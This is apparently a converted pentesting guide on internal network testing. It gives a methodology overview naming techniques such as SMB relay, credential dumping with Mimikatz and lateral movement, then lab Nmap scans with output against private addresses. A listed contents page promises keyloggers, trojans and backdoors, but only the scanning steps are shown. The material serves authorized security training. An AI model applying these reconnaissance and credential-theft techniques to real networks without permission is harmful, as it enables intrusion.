




PEN TEST

INTERNAL NETWORK PENETRATION TESTING

Aniket Sunil Pagare

Table of Contents – Internal Network Penetration Testing

1. Introduction

1.1 What Is Internal Network Penetration Testing

2. Objectives

3. Methodology (Step-by-Step)

4. Key Attack Vectors in Internal Testing

5. Tools Commonly Used

6. Best Practices for Internal Pentesting

7. Reporting Deliverables

8. Defensive Countermeasures to Expect

Practical Section

Step-1: Footprinting

1.1 Identify Hosts

Step-2: Network Scanning

2.1 Scan a Particular IP Address

2.2 Scan Multiple IP Addresses

2.3 Scan a Network for Open Ports

Step-3: OS and Service Fingerprinting

3.1 Identify the OS

Step-4: Enumeration

4.1 Perform NetBIOS Enumeration

4.2 Perform SMTP Enumeration

4.3 Perform SMB Enumeration

4.5 Sniff the Network

4.6 Capture HTTP Traffic

4.7 Capture Telnet Traffic

Step-5: Vulnerability Assessment

5.1 Perform Vulnerability Scanning Using Nmap

5.2 Map Service Versions to Associated Vulnerabilities

Step-6: Attempt MAC Flooding

Step-7: Conduct Man-in-the-Middle (MITM) Attack

Step-8: Attempt DNS Poisoning

Step-9: Attempt to Log in to Console Machine

Step-10: Extract Password Hashes / Crack Passwords

Step-11: Bypass Desktop Lockdown

Step-12: Escalate User Privileges

Step-13: Reset Local Administrator or Other User Account Password

Step-14: Plant a Software Keylogger to Steal Passwords

Step-15: Plant Spyware on Target Machine

Step-16: Plant a Trojan on Target Machine

Step-17: Create a Backdoor on Target Machine

Step-18: Create a Persistent Backdoor in Windows for Future Access

Step-19: Send a Virus Using Target Machine

Step-20: Hide Sensitive Data Using Steganography

Step-21: Capture Communication Between FTP Client and Server

Step-22: Capture HTTPS Traffic

Step-23: Spoof MAC Address

23.1 Spoof MAC Address on Linux Using macchanger

23.2 Spoof MAC Address on Windows Using TMAC

Step-24: Attempt Session Hijacking on Telnet Traffic

Step-25: Attempt Session Hijacking on FTP Traffic

Step-26: Automate Internal Network Penetration Testing and Exploitation

Step-27: Check Missing Security Patches and Patch Levels

27.1 Linux Systems

27.2 Windows Systems

Step-28: Cleanup – Reset to Pre-Engagement State

ANNEXE

Internal Network Penetration Testing –

1 What Is Internal Network Penetration Testing?

Definition:

An **internal network penetration test** simulates what an attacker could do **after gaining access to an organization's internal network**.

This could be:

- A malicious insider
- A compromised employee workstation
- An attacker who bypassed external defenses (e.g., phishing, VPN compromise)

Scope:

- Performed **inside** the network perimeter (LAN/WAN)
 - Uses **the same IP range** or VLANs as employees
 - Focuses on **lateral movement, privilege escalation, and data access**
-

2 Objectives

- **Assess internal defenses** against insider threats
 - **Identify misconfigurations** in:
 - Active Directory
 - File shares
 - Network segmentation
 - **Test privilege escalation paths**
 - **Evaluate incident detection & response** readiness
 - **Uncover sensitive data exposure**
 - **Simulate post-compromise attack scenarios**
-

3 Methodology (Step-by-Step)

A **standard internal penetration testing methodology** often follows this flow:

Phase 1 — Pre-Engagement

- Define **scope** (IP ranges, VLANs, subnets)
 - Obtain **written authorization** (Rules of Engagement)
 - Agree on **testing windows** (to avoid business disruption)
 - Determine **goal-based testing**:
 - Steal sensitive data?
 - Gain Domain Admin?
 - Escalate privileges from user account?
-

Phase 2 — Information Gathering

- **Passive Recon**
 - Check DHCP leases
 - Review network diagrams (if provided)
 - Listen for broadcasts (NBNS, LLMNR)
 - **Active Recon**
 - Network scanning (Nmap, Masscan)
 - Service enumeration (SMB, RDP, FTP, HTTP, SSH)
 - Identify OS and versions
 - **Network Mapping**
 - Identify internal segmentation
 - Locate key servers (AD, DNS, file servers, databases)
-

Phase 3 — Vulnerability Analysis

- Check for **unpatched systems** (Nessus, OpenVAS)
 - Identify **weak services** (SMBv1, outdated Apache/IIS)
 - Look for **default credentials** in network devices
 - Spot **legacy protocols** (Telnet, RDP without NLA)
-

Phase 4 — Exploitation

- Exploit known CVEs
 - Attempt **SMB relay attacks** (via Responder + NTLM relay)
 - Test **weak password policies**
 - Exploit **misconfigured ACLs**
 - Bypass segmentation via VLAN hopping
-

Phase 5 — Post-Exploitation

- **Privilege Escalation**
 - Windows: token impersonation, unquoted service paths
 - Linux: SUID binaries, kernel exploits
 - **Credential Dumping**
 - Mimikatz, LSASS dump
 - **Pivoting**
 - SSH tunneling, proxychains
 - **Lateral Movement**
 - PsExec, RDP, WMI
 - **Data Exfiltration Simulation**
 - Controlled file transfer to test DLP
-

Phase 6 — Persistence & Cleanup

- Test if persistence is possible (scheduled tasks, registry run keys)
 - Remove:
 - Test accounts
 - Backdoors
 - Logs (only if authorized — often left for IR testing)
-

Phase 7 — Reporting

- Executive summary (business impact)
 - Technical findings (with PoC)
 - Risk ratings (CVSS)
 - Mitigation recommendations
-

4 Key Attack Vectors in Internal Testing

- **Active Directory Misconfigurations**
 - Weak Kerberos tickets (Kerberoasting)
 - Over-permissive ACLs
 - Passwords in GPOs
- **Network Protocol Abuse**
 - LLMNR/NBNS poisoning
 - SMB relay attacks
 - NetBIOS spoofing
- **Endpoint Weaknesses**
 - Local admin reuse
 - Missing endpoint protection
- **Segmentation Failures**

- Jump from guest VLAN to production VLAN
- Access to restricted SCADA networks

5 Tools Commonly Used

Phase	Tools
Recon	Nmap, Netdiscover, ARP-scan, Wireshark
Vuln Scanning	Nessus, OpenVAS, Nexpose
Exploitation	Metasploit, CrackMapExec, Responder
Post-Exploitation	Mimikatz, BloodHound, Empire, Cobalt Strike
Lateral Movement	PsExec, SMBexec, RDP, SharpHound
Pivoting	Chisel, SSH tunnels, proxychains

6 Best Practices for Internal Pentesting

- Always **start as a low-privilege user**
- Respect **change management** (don't crash production)
- Avoid **DoS** unless specifically authorized
- Keep **detailed notes** for reproducibility
- Follow **kill-switch protocol** in case of system instability

7 Reporting Deliverables

- **Executive Report:** Business impact + risk
 - **Technical Report:** Vulnerabilities, PoCs, screenshots
 - **Remediation Plan:** Actionable steps prioritized by risk
-

8 Defensive Countermeasures to Expect

(Things that will make your life harder — and you should test if they work)


- **Network Segmentation** with ACLs
 - **Endpoint Detection & Response (EDR)**
 - **Privileged Access Management**
 - **Network Access Control (802.1X)**
 - **SIEM alerting** on suspicious activities
-

Step-1 Footprinting


Step1.1 – Identify Hosts

- Open kali linux terminal and enter following nmap command for identify hosts on target network


Command -: nmap -PS < target ip with subnet >



- Scanning Started



- **Result – 6 Hosts up** ✓👉



```
Kali (running) - Oracle VM VirtualBox
File View Input Devices Help
Aug 8 18:33
root@Kali: /home/aniket

3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:46:C1:80 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.125.254
Host is up (0.00046s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 2C:3B:70:9C:E4:A7 (AzureWave Technology)

Nmap scan report for 192.168.125.192
Host is up (0.0000030s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 256 IP addresses (5 hosts up) scanned in 13.56 seconds


(root@Kali) - [/home/aniket]
```

Step-2 Network Scanning

Step-2.1 Scan a particular Ip Address

- Open kali linux and enter following command for scanning particular Ip Address


Command -: `nmap -sS < target Ip >`



```
Kali (running) - Oracle VM VirtualBox
File View Input Devices Help
Aug 8 18:34
root@Kali: /home/aniket

(root@Kali) - [/home/aniket]
# nmap -sS 192.168.125.254
```



- **Scanning Started** 🖱️



A screenshot of a Kali Linux terminal window. The terminal shows the command `nmap -sS 192.168.125.254` being executed. The output indicates that Nmap 7.95 is starting the scan at 2025-08-08 18:34 IST. The terminal window has a dark background with a 'KALI' logo watermark. The window title is 'Kali (Ubuntu) - Oracle VM VirtualBox'.

```
(root@kali) - [/home/aniket]
# nmap -sS 192.168.125.254
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 18:34 IST
```

- **Result :- Our Target is alive** 🖱️ ✅




A screenshot of a Kali Linux terminal window showing the results of the Nmap scan. The output indicates that the host is up (0.00067s latency). The scan shows 997 filtered TCP ports (no-response). The open ports are listed: 135/tcp (msrpc), 139/tcp (netbios-ssn), and 445/tcp (microsoft-ds). The MAC address is 2C:3B:70:9C:E4:A7 (AzureWave Technology). The scan was completed in 4.98 seconds. The terminal window has a dark background with a 'KALI' logo watermark. The window title is 'Kali (Ubuntu) - Oracle VM VirtualBox'.

```
(root@kali) - [/home/aniket]
# nmap -sS 192.168.125.254
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-08 18:34 IST
Nmap scan report for 192.168.125.254
Host is up (0.00067s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 2C:3B:70:9C:E4:A7 (AzureWave Technology)
Nmap done: 1 IP address (1 host up) scanned in 4.98 seconds
(root@kali) - [/home/aniket]
```

Step-2.2 Scan Multiple Ip address


- Type following command for scan multiple ip addresses

Command -: nmap -PS -sn < multiple ip addresses >



